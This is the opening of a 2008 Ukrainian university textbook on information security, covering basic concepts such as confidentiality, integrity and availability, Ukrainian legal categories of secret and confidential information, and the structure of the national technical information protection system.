МІНІСТЕРСТВО ОСВІТИ І НАУКИ УКРАЇНИ

ХАРКІВСЬКИЙ НАЦІОНАЛЬНИЙ ЕКОНОМІЧНИЙ УНІВЕРСИТЕТ

Кавун С. В.
Носов В. В.
Манжай О. В.

ІНФОРМАЦІЙНА БЕЗПЕКА

Навчальний посібник

Харків. Вид. ХНЕУ, 2008

УДК 004.056(075.8)
ББК 32.973я73
К12

Рецензенти: докт. техн. наук, професор кафедри спеціалізованих комп'ютерних систем Української державної академії залізничного транспорту *Лістровий С. В.*; докт. техн. наук, професор кафедри електронно-обчислювальних машин Харківського національного університету радіоелектроніки *Удовенко С. Г.*; докт. техн. наук, професор кафедри інформаційної безпеки Харківського національного університету внутрішніх справ *Захаров І. П.*

Затверджено на засіданні вченої ради Харківського національного економічного університету.

Протокол №5 від 21.12.2007 р.

Кавун С. В.

К12 Інформаційна безпека. Навчальний посібник / С. В. Кавун, В. В. Носов, О. В. Манжай. — Харків: Вид. ХНЕУ, 200'. — 352 с. (Укр. мов.)

Подано теоретичний і методичний матеріал із сучасних проблем інформаційної безпеки, який містить методичні та наукові рішення щодо підвищення рівня знань студентів у сфері інформаційної безпеки.

Рекомендовано для аспірантів, науковців і студентів в економічній, технічній і виробничій областях, а також для фахівців із систем інформаційної безпеки, які спеціалізуються в області використання й упровадження інформаційних технологій у різних сферах діяльності.

ISBN

УДК 004.056(075.8)
ББК 32.973я73

Вступ

Розвиток нових інформаційних технологій і загальна комп'ютеризація привели до того, що інформаційна безпека не тільки стає обов'язковою, вона ще й одна з характеристик ІС. Існує досить великий клас систем обробки інформації, при розробці яких фактор безпеки відіграє першорядну роль (наприклад, банківські інформаційні системи).

Практично за всіма визначеними світовою практикою пороговими значеннями показників економічної та інформаційної безпеки Україна подолала небезпечну межу. Показник зниження валового внутрішнього продукту (ВВП) щодо базового періоду (1990 р.) перевищує максимальне порогове значення у 2001 р. і становить 12,9%. Зниження обсягів виробництва має постійну тенденцію коливання біля критичної межі, низьке його фізичне зростання до базового періоду. Деформація галузевої структури виробництва характеризується зменшенням обсягу продукції галузей, які визначають ступінь науково-технічного та соціально-економічного розвитку країни.

Низький рівень інформаційної безпеки обумовлений неефективністю державного управління, його недостатньою зорієнтованістю на захист національних інтересів в економічній і соціальній сферах, а також непослідовністю та безсистемністю у здійсненні економічних реформ, недосконалістю національного законодавства щодо забезпечення економічної безпеки та ефективного управління економікою; недостатнім рівнем кваліфікації держслужбовців із питань забезпечення національної безпеки; корупцією в управлінських структурах.

Негативні тенденції в економічній та інформаційної сфері національної безпеки та потреби їх подолання визначили актуальність і пріоритетність цього напряму наукових досліджень. Вітчизняні фахівці працюють над розв’язанням цих проблем. Серед них – В. Н. Амітан, О. І. Амоша, О. І. Барановський, І. Ф. Бінько, З. С. Варналій, О. С. Власюк, В. М. Геєць, Б. В. Губський, О. Є. Ємельянов, М. М. Єрмошенко, Я. А. Жаліло, Б. Є. Кваснюк, Т. Т. Ковальчук, Д. Г. Лук’яненко, В. О.

Мандибура, В. І. Мунтіян, І. В. Недін, О. Ф. Новікова, М. А. Павловський, Г. А. Пастернак-Таранушенко, С. І. Пірожков, А. Ю. Сменковський, А. І. Соляник, А. І. Сухоруков, М. Г. Чумаченко, В. Т. Шлемко.

Активізація наукових досліджень із проблем інформаційної та економічної безпеки обумовила формування самостійного наукового напряму, який передбачає сполучення та взаємозв'язок двох підсистем державного управління – національної безпеки та економічної політики. Саме вирішенню цих питань і присвячене проведене наукове дослідження.

Економічну та інформаційну безпеку підприємства можна розглядати як практичне використання таких принципів сучасного менеджменту, як своєчасна реакція на зміни в зовнішньому середовищі, бачення під-приємства, тобто чітке подання про те, що воно повинно собою представляти, а також одного з основних положень сучасної теорії управління – ситуаційного підходу до керування, який означає важливість швидкості й адекватності реакції, що забезпечують адаптацію підприємства до умов його існування. Звідси економічну та інформаційну безпеку підприємства слід розглядати як еволюційний розвиток ситуаційного підходу до керування. Економічна та інформаційна безпека викликають усе більшу зацікавленість підприємств, які стикаються із труднощами при реалізації принципово нових підходів до керування підприємствами, при організації керування підприємством у ринкових умовах.

У централізованій економіці економічна та інформаційна безпека підприємства забезпечувалася вертикально побудованими методами керування, які стали неприйнятними в умовах ринкової економіки, оскільки в ринковому середовищі з урахуванням її специфіки механізми безпеки роззосереджуються по багатьом суб'єктам і напрямам економічної, фінансової, законодавчої, правоохоронної діяльності, коли організаційно починає зростати горизонтальна складова системи захисту. Існуючі в цей час недопрацювання з питання економічної та інформаційної безпеки підприємства як у теорії, так і на практиці необхідно переборювати.

Частина І навчального посібника містить матеріали першого модулю "Основи ІБ", що включає теми 1 "Загальні принципи безпеки інформаційних технологій", теми 2 "Канали витоку інформації", теми 3 "Організація інформаційної безпеки на підприємстві".

Модуль 1. Основи інформаційної безпеки

1. ЗАГАЛЬНІ ПРИНЦИПИ БЕЗПЕКИ ІНФОРМАЦІЙНИХ ТЕХНОЛОГІЙ ☑

1.1. Основні поняття ✓

1.2. Структура ІБ ✓

1.3. Класифікація ресурсів для захисту ✓

1.4. Загрози та уразливості ✓

1.4.1. Класифікація загроз інформації ◆

1.4.2. Несанкціонований доступ до комп'ютерних систем ◆

1.4.3. Окрема модель загроз ◆

1.4.4. Джерела загроз та окрема модель порушника ◆

1.4.5. Оцінка уразливостей інформаційних ресурсів ◆

1.4.6. Класифікація загроз DSECCT (Digital Security Classification of Threats)◆

1.5. Класифікація атак, вірусів ✓

1.5.1. Типові віддалені атаки ◆

1.5.2. Віддалені атаки на хости Internet ◆

1.5.3. Атаки на основі використання стека TCP/IP ◆

1.5.4. Комп'ютерні віруси ◆

Модуль 1. Основи інформаційної безпеки

1. Загальні принципи безпеки інформаційних технологій

1.1. Основні поняття

Захист інформації є важливою складовою частиною підтримання національної безпеки України. Організація захисту інформації здійснюється за допомогою системи правових, організаційних та інженерно-технічних заходів. Реалізація організаційних та інженерно-технічних заходів становить суть процесів *технічного захисту інформації*. Правові заходи захисту інформації є базисом, на який спираються організаційні та інженерно-технічні заходи захисту інформації.

Що ж є об'єктом захисту? На сьогодні існує декілька сотень варіантів визначення суті терміна "інформація". Одне з визначень наступне: **інформація –** *це зафіксоване на носії уявлення про предмети, процеси, події, явища та ін*.

Під *фіксацією* (від лат. fixus – міцний, закріплений) розуміють закріплення чого-небудь у певному положенні або вигляді. Найпростішим прикладом є письмове закріплення відомостей, думок [30]. Інформація для свого функціонування завжди вимагає наявності носія.

При цьому носієм інформації може виступати поле або речовина. У деяких випадках як носій інформації може розглядатися людина [30]. У процесі інформаційних відносин носії можуть бути або *носіями-джерелами,* або носіями-одержувачами залежно від напряму переміщення інформації. У Законі України "Про інформацію" під *джерелами* інформації розуміються передбачені або встановлені Законом носії інформації: документи або інші носії інформації, які є матеріальними об'єктами, що зберігають інформацію [8]. Стосовно *одержувачів*, то вони *сприймають* інформацію через той чи інший сенсор (датчик, вимірювальний перетворювач). Процес *сприйняття* є досить складним, включаючи процеси прийому та перетворення інформації, що забезпечує віддзеркалення об'єктивної реальності й орієнтування в навколишньому світі. Сприйняття може включати [30]:

виявлення об'єкта в полі сприйняття;

розрізнення окремих ознак всередині об'єкта;

виділення в ньому інформативного змісту, адекватного меті дії;

формування образу сприйняття.

У наведеному вище визначенні терміна "інформація" під *уявленням* розуміється образ та/або суть предмета, процесу, події, природного явища тощо, сприйняті датчиками приладів або безпосередньо органами чуття, а також створені відтворювальною і/або творчою *уявою* людини чи елементами штучного інтелекту різних пристроїв. При цьому *уява* – це психічна діяльність, що полягає у створенні уявлень і уявних ситуацій, яка в цілому не сприймалася людиною в реальній дійсності (творча уява) або відтворюють колишні враження і спогади, що спираються на життєвий досвід (відтворювальна уява). Як видно з вищевикладеного, вчені аналітично розрізняють відтворювальну й творчу уяву [30], але насправді обидва ці компоненти тісно взаємодіють між собою в процесі створення уявлень.

Інформація має деякі істотні з погляду її захисту властивості. Ці властивості для користувача або власника інформації можна розглядати як деякі бажані стани інформації (носіїв інформації). Такими властивостями є:

конфіденційність – властивість інформації бути захищеною від несанкціонованого ознайомлення;

цілісність – властивість інформації бути захищеною від несанкціонованого спотворення, руйнування або знищення;

доступність – властивість інформації бути захищеною від несанкціонованого блокування.

Відповідно до цих властивостей, ТЗІ – це діяльність, спрямована на забезпечення організаційними та інженерно-технічними заходами конфіденційності, цілісності й доступності інформації, яка визначена власником або уповноваженою ним особою як об'єкт захисту.

Події, які потенційно можуть порушити одну з названих властивостей інформації, відповідно, називають *загрозами* порушення конфіденційності, цілісності та доступності інформації.

Закон України "Про інформацію" [8] класифікує всю інформацію за режимом доступу, тобто відповідно до передбаченого правовими нормами порядку її отримання, використання, поширення і зберігання (рис. 1.1).




Рис. 1. 1. **Законодавча класифікація видів інформації в Україні**

До ***секретної*** (особливої важливості – ОВ, цілком таємної – ЦТ, таємної – Т) відноситься інформація, що містить відомості, які становлять державну або іншу передбачену законом таємницю, розголошення якої завдає шкоди суспільству (державі).

До ***конфіденційної*** інформації відносяться відомості, якими володіють, які використовують або якими розпоряджаються окремі фізичні або юридичні особи, котрі поширюють їх відповідно до визначених ними самостійно умов.

Секретна та конфіденційна інформація потребують захисту від загроз порушення конфіденційності, цілісності та доступності, а відкрита інформація важлива для особи, суспільства і держави – захисту від загроз порушення цілісності та доступності.

Спираючись на вищенаведене визначення інформації і суть технічного захисту інформації, можна сформулювати *парадигму*[1] *захисту інформації: ІНФОРМАЦІЯ ВВАЖАЄТЬСЯ ЗАХИЩЕНОЮ, ЯКЩО*

[1] Парадигма – це початкова концептуальна схема, модель постановки проблем та їх вирішення, методів дослідження, панівних упродовж певного історичного періоду в науковому співтоваристві (*Советский энциклопедический словарь / Гл. ред. А.М. Прохоров. – 4-е изд. – М.: Сов. энциклопедия, 1989*).

ПІД ЧАС ЇЇ ПЕРЕМІЩЕННЯ ДОТРИМУЄТЬСЯ РЕЖИМНА АДЕКВАТНІСТЬ КОМУНІКАБЕЛЬНИХ НОСІЇВ ІНФОРМАЦІЇ.

Розглянемо цю парадигму докладніше. Порушення інформаційної безпеки можливе лише у випадках переміщення інформації. Наприклад, під час несанкціонованого ознайомлення (читання) документа з паперового носія відбувається переміщення (копіювання) інформації в мозок людини, яка стає носієм-одержувачем цієї інформації. У формулюванні парадигми під поняттям *переміщення інформації* будемо розуміти зміну просторових координат носіїв з інформацією або знищення інформації зі збереженням або руйнуванням носія.

У процесі переміщення інформації може відбуватися зміна її носія. Наприклад, носіями інформації під час її переміщення можуть виступати:

матеріальні середовища (повітря, вода, метал та ін.);

сенсори або датчики;

перетворювачі та інші об'єкти живої й неживої природи, що виконують функцію проміжних носіїв інформації.

Поняття "режимна адекватність" складається з термінів "режим" і "адекватність". *Режим* – це сукупність норм для досягнення якої-небудь мети [7]. Наприклад, для захисту інформації. Тут обов'язково враховується *режим доступу до інформації* як передбачений правовими нормами порядок отримання, використання, поширення і зберігання інформації [7]. *Адекватність* (від лат. adaequatus – прирівняний, рівний) це відповідність, правильність, точність.

Термін *"комунікабельність"* (від пізньолатинського – communicabilis – той, що з’єднується) означає суміщуваність (здатність до спільної роботи) різнотипних систем передачі інформації (наприклад, в електрозв'язку – аналогових і дискретних, у телебаченні – з різним числом рядків розкладання телевізійного кадру тощо). Тому *комунікабельні носії інформації* – це носії інформації, здатні до взаємодії.

Приклад *некомунікабельності* носіїв: через такий сенсор, як органи зору (очі) людина не здатна сприйняти голосову (акустичну) інформацію. Приклад *комунікабельності* носіїв: через сенсор – органи зору (очі) людина здатна сприйняти інформацію, зафіксовану на паперовому носії зрозумілою для нього мовою.

Смислове значення складових поняття "*режимна адекватність носіїв інформації*" є таким: це відповідність режимів доступу носіїв інформації (джерела та одержувача) під час їх взаємодії.

Приклад режимної *неадекватності*: ознайомлення зі змістом секретного документа без права на доступ до секретної інформації. Приклад режимної *адекватності*: особиста розмова двох людей, охочих передати й відповідно одержати інформацію з обмеженим доступом, що є власністю одного з них.

Проміжні носії інформації, так само, як і носій-джерело, і носій-одержувач, повинні відповідати вимогам режимної адекватності та комунікабельності.

Отже, іншими словами, *режимна адекватність комунікабельних носіїв інформації* – це здатність носіїв інформації брати участь в інформаційному обміні при відповідності режимів доступу.

Сформульована вище парадигма враховує основні інформаційні загрози таким чином.

Загрози *конфіденційності* спрямовані на заборонене режимом доступу переміщення інформації від носія-джерела до носія-одержувача. Інформація зберігає конфіденційність, якщо додержується, перш за все, режимна адекватність носіїв інформації.

Загрози *цілісності* інформації направлені на заборонену режимом доступу (порядком отримання, використання, розповсюдження і зберігання інформації) її зміну або спотворення, що призводить до порушення її якості або повного знищення. Цілісність інформації може бути порушена сумісно, а також внаслідок об'єктивного впливу з боку середовища, що оточує носій інформації. Інформація зберігає цілісність, якщо дотримується встановлена режимна адекватність щодо правил її модифікації (видалення).

Будь-якого суб'єкта, що впливає на носій-джерело інформації з метою модифікації інформації, можна розглядати як *носія* інформації, що несе в собі уявлення про необхідну модифікацію (видалення) інформації носія-джерела інформації. У процесі модифікації також відбувається переміщення інформації, що модифікується.

Вплив об'єктів, процесів зовнішнього середовища та інших чинників, які часто відносять до розряду "випадкових" – це невідповідність носія-джерела інформації встановленому режиму доступу, що часто при-зводить до порушення комунікабельності. Такий вплив є порушенням ре-жимної адекватності, і як наслідок – комунікабельності носіїв інформації.

Загрози *доступності* (відмова в обслуговуванні) спрямовані на навмисне або ненавмисне порушення комунікабельності носіїв інформації у процесі їх взаємодії. Порушення комунікабельності перериває дозволені режимом доступу процеси переміщення інформації. Інформація зберігає доступність, якщо зберігається комунікабельність носіїв інформації під час їх взаємодії.

Для правильного визначення об'єкта захисту необхідно знати основні поняття, пов'язані із секретною інформацією.

Державна таємниця – вид таємної інформації, що охоплює відомості у сфері оборони, економіки, науки й техніки, зовнішніх відносин, державної безпеки та охорони правопорядку, розголошення яких може завдати шкоди національній безпеці України та які визнані у порядку, встановленому Законом України "Про державну таємницю", державною таємницею і підлягають охороні державою.

Матеріальні носії секретної інформації – матеріальні об'єкти, в тому числі фізичні поля, в яких відомості, що становлять державну таємницю, відображені у вигляді текстів, знаків, символів, образів, сигналів, технічних рішень, процесів тощо.

Система захисту державної таємниці – сукупність органів захисту державної таємниці, використовуваних ними засобів і методів захисту відомостей, що становлять державну таємницю та їх носіїв, а також заходів, що проводяться з цією метою.

Допуск до державної таємниці – процедура оформлення права громадян на доступ до відомостей, що становлять державну таємницю, а підприємств, установ і організацій – на проведення робіт з використанням таких відомостей.

Доступ до відомостей, що становлять державну таємницю, – надання повноважною посадовою особою дозволу громадянину на ознайомлення з конкретною секретною інформацією та провадження діяльності, пов'язаної з державною таємницею, або ознайомлення з конкретною секретною інформацією та провадження діяльності, пов'язаної з державною таємницею, цією посадовою особою відповідно до її службових повноважень.

Гриф секретності – реквізит матеріального носія секретної інформації, що засвідчує ступінь секретності даної інформації.

Засекречування відомостей та їх носіїв – введення у передбаченому порядку для відомостей, що становлять державну таємницю, обмежень на їх розповсюдження.

Комерційна таємниця – відомості, що не є державними секретами, пов'язані з виробництвом, технологіями, фінансами, процесами управління та іншою діяльністю організацій або фірм, розголошування яких може завдати збитку їх інтересам.

Ступінь секретності – категорія, що характеризує важливість такої інформації, можливі збитки внаслідок її розголошування, ступінь обмеження доступу до неї та рівень її охорони державою. Критерій визначення ступеня секретності інформації встановлює відповідний державний орган.

Переліки конфіденційної інформації, *яка є власністю держави* і якій надається гриф обмеження доступу "Для службового користування", розробляються і вводяться в дію міністерствами, іншими центральними органами виконавчої влади, обласними, Київською і Севастопольською міськими державними адміністраціями [25].

У разі потреби на державних підприємствах, в установах і організаціях з урахуванням особливостей їх діяльності розробляються і за узгодженням з міністерством, іншим центральним органом виконавчої влади, до сфери управління якого вони належать, вводяться в дію переліки конкретних видів документів у відповідній сфері діяльності.

Наприклад, тим же наказом МВС України № 207 від 06.03.2003 р. затверджено відповідний Перелік конфіденційної інформації в системі МВС України, якій надається гриф обмеження доступу "Для службового користування" або [24].

Таким чином, для державної інформації з обмеженим доступом вже визначені відомості, які в обов'язковому порядку є об'єктом захисту.

На підставі Розгорнутого переліку відомостей, що становлять державну таємницю, і Переліку конфіденційної інформації, якій надається гриф обмеження доступу "Для службового користування", в організації необхідно скласти і затвердити *Перелік відомостей організації, які містять інформацію з обмеженим доступом і потребують захисту*.

1.2. Структура ІБ

Розвиток ТЗІ в Україні обумовлюється наступними основними чинниками:

стрімким розвитком суспільних і міждержавних відносин;

застосуванням технічних засобів обробки інформації та засобів зв'язку іноземного виробництва;

розповсюдженням засобів несанкціонованого доступу до інформації.

Існують також інші чинники.

Нормативними документами у сфері ТЗІ [1, 2] визначені основні загрози безпеці інформації в Україні:

діяльність інших держав, спрямована на отримання переваги в зовнішньополітичній, економічній, військовій та інших сферах;

недосконаліть організації в Україні міжнародних виставок апаратури різного призначення (особливо пересувних) і заходів екологічного моніторингу, які можуть використовуватися для отримання інформації розвідувального характеру;

діяльність політичних партій, суб'єктів підприємницької діяльності, окремих фізичних осіб, спрямована на отримання переваги у політичній боротьбі та конкуренції;

злочинна діяльність, спрямована на протизаконне отримання інформації з метою досягнення матеріальної вигоди або заподіяння шкоди юридичним або фізичним особам;

використання інформаційних технологій низького рівня, які призводять до впровадження недосконалих технічних засобів із захистом інформації, засобів контролю за ефективністю ТЗІ та засобів ТЗІ;

недостатність документації на засоби забезпечення ТЗІ іноземного виробництва, а також низька кваліфікація технічного персоналу.

З метою протидії існуючим інформаційним загрозам в Україні триває процес створення системи ТЗІ.

Система ТЗІ визначається як сукупність:

суб'єктів, об'єднаних цілями і завданнями захисту інформації, організаційними та інженерно-технічними заходами;

нормативно-правової бази;

матеріально-технічної бази.

Державна політика у сфері ТЗІ формується і реалізується з урахуванням наступних принципів [6]:

дотримання балансу інтересів особи, суспільства й держави, їх взаємної відповідальності;

єдності підходів до забезпечення ТЗІ, які зумовлені загрозами безпеці інформації та режимом доступу до неї;

комплексності, повноти й безперервності заходів ТЗІ;

відкритості нормативно-правових актів і нормативних документів з питань ТЗІ, які не містять відомостей, що становлять державну таємницю;

узгодженості нормативно-правових актів і нормативних документів з питань ТЗІ з відповідними міжнародними договорами України;

обов'язковості захисту інженерно-технічними заходами:

- інформації, яка становить державну та іншу передбачену законом таємницю;
- конфіденційної інформації, яка є власністю держави;
- відкритої інформації, важливої для держави, незалежно від того, де вказана інформація циркулює;
- відкритої інформації, важливої для особи та суспільства, якщо ця інформація циркулює в державних органах, на підприємствах, в установах і організаціях;

виконання на власний розсуд суб'єктами інформаційних відносин вимог щодо технічного захисту:

- конфіденційної інформації, яка не належить державі;
- відкритої інформації, важливої для особи і суспільства, якщо інформація циркулює поза межами державних органів, підприємств, установ і організацій;

покладання відповідальності за формування і реалізацію державної політики у сфері ТЗІ на спеціально уповноважений центральний орган виконавчої влади;

ієрархічність побудови організаційної структури системи ТЗІ і керівництво її діяльністю у межах повноважень, визначених нормативно-правовими актами;

методичне керівництво спеціально уповноваженим центральним органом виконавчої влади у сфері ТЗІ діяльністю організаційних структур системи ТЗІ;

координація дій і розмежування сфер діяльності організаційних структур системи ТЗІ з іншими системами захисту інформації та системами забезпечення інформаційної і національної безпеки;

фінансове забезпечення системи ТЗІ за рахунок державного бюджету України, бюджету Автономної Республіки Крим, місцевих бюджетів та інших джерел.

Спеціально уповноваженим центральним органом виконавчої влади, на який покладено відповідальність за формування та реалізацію державної політики у сфері ТЗІ, до 1 січня 2007 р. був Департамент спеціальних телекомунікаційних систем і захисту інформації Служби безпеки України (ДСТС ЗІ СБУ), а з 1 січня 2007 р. на базі та за рахунок чисельності Департаменту спеціальних телекомунікаційних систем та захисту інформації і відповідних підрозділів Служби безпеки України відповідно до Закону України "Про Державну службу спеціального зв'язку та захисту інформації України" від 23.02.2006 р. створено Державну службу спеціального зв'язку та захисту інформації України (Держспецзв’язок).

Як суб'єкти в системі ТЗІ України виступають [1]:

Держспецзв’язок (колишній ДСТС ЗІ СБУ);

органи, щодо яких здійснюється ТЗІ;

державні наукові, науково-дослідні та науково-виробничі підприємства, установи і організації, які належать до системи Служби безпеки України і виконують завдання технічного захисту інформації;

військові частини, підприємства, установи й організації всіх форм власності і громадяни-підприємці, які здійснюють діяльність щодо технічного захисту інформації за відповідними дозволами або ліцензіями;

навчальні заклади з підготовки, перепідготовки й підвищення кваліфікації фахівців з технічного захисту інформації.

Усі заходи, пов'язані із захистом інформації, що є власністю держави, координуються й контролюються Держспецзв’язком (колишнім ДСТС ЗІ СБУ). Основні завдання усіх суб'єктів системи ТЗІ України викладені в джерелі [1].

Конкретними об'єктами захисту, як правило, виступають не розрізнені носії інформації, а об'єднані загальними завданнями їх впорядковані сукупності. Тоді в цілому під *об'єктом захисту* розуміється *інформаційна система (ІС)*, що реалізує автоматизований збір і обробку

даних, і яка включає: технічні засоби, програмне забезпечення, відповідний персонал і допоміжні засоби (рис. 1.2).

Систему захисту інформації (СЗІ) для конкретних об'єктів (інформаційних систем), відповідно до джерела [2], можна подати у вигляді:

- *основ* побудови системи захисту інформації;
- *напрямів* захисту інформації;
- *етапів* побудови СЗІ.




Рис. 1.2. **Складові ІС**

Основою побудови СЗІ є:

1. Законодавча, нормативно-правова, наукова і методична бази забезпечення захисту інформації.
2. Структура й завдання органів (підрозділів), що забезпечують безпеку інформаційних технологій.
3. Організаційно-технічні та режимні заходи і методи захисту інформації.
4. Програмно-технічні методи й засоби, використовувані для захисту інформації.

Напрями захисту інформації визначаються з урахуванням конкретних особливостей інформаційної системи як об'єкта захисту. Як найбільш поширені, з урахуванням типової структури ІС і видів робіт із захисту інформації, що історично склалися, можна виділити наступні напрями:

1. Захист об'єктів інформаційних систем.
2. Захист процесів, процедур і програм обробки інформації.
3. Захист каналів зв'язку.

4. Блокування побічних електромагнітних випромінювань і наведень.

5. Керування системою захисту.

Етапи побудови СЗІ необхідно пройти в рівній мірі для всіх і кожного окремо напрямів (з урахуванням усіх основ).

Виходячи з практичного досвіду, можна виділити наступні *етапи* побудови СЗІ, зміст яких дещо відрізняється від запропонованих у джерелі [7]:

1. Визначення інформаційних ресурсів (ІР), що потребують захисту.

2. Виявлення повної множини загроз безпеці ІР, що потребують захисту.

3. Проведення оцінки вразливості й ризиків для ІР, що потребують захисту, відповідно до виявленої множини загроз.

4. Розробка проекту (плану) системи захисту інформації, що знижує за вибраним критерієм ризики для ІР, які потребують захисту, відповідно до виявленої множини загроз.

5. Реалізація проекту (плану) захисту інформації.

6. Визначення якості реалізованої системи захисту.

7. Здійснення контролю функціонування та керування системою захисту.

Взаємозв'язок усіх елементів системи захисту інформації відображено на рис. 1.3.

Рис. 1.3. **Взаємозв'язок елементів СЗІ**

Проходження етапів необхідно здійснювати по можливості безперервно за замкненим циклом, з проведенням відповідного аналізу стану СЗІ і уточненням вимог до неї після кожного кроку (рис. 1.4).




Рис. 1.4. **Цикл етапів (кроків) побудови СЗІ**

Для опису логічних зв'язків і повнішого представлення процесу захисту інформації для кожної ІС пропонується формувати так звану *матрицю знань інформаційної безпеки (ІБ)*. Матриця знань ІБ логічно об'єднує складові блоків "*основи"*, "*напрями*" і "*етапи"* за принципом кожен з кожним.

Матриця формується з урахуванням конкретних завдань зі створення конкретної СЗІ для конкретної ІС. Наочно процес формування СЗІ з використанням матриці знань ІБ зображений на рис. 1.5.

Рис. 1.5. **Процес формування СЗІ з використанням матриці знань ІБ**

Елементи матриці мають відповідну нумерацію (табл. 1.1). Позначення кожного з елементів матриці наступні:

перше знакомісце (х00) відповідає номерам складових блоку – *етапи*;

друге знакомісце (0х0) відповідає номерам складових блоку – *напрями*;

третє знакомісце (00х) відповідає номерам складових блоку – *основи*.

У загальному випадку кількість елементів матриці може бути визначена із співвідношення

$$K = O_i \cdot H_j \cdot M_k, \quad (1.1)$$

де K – кількість елементів матриці;

O_i – кількість складових блоку *основи*;

H_j – кількість складових блоку *напрями*;

M_k – кількість складових блоку *етапи*.

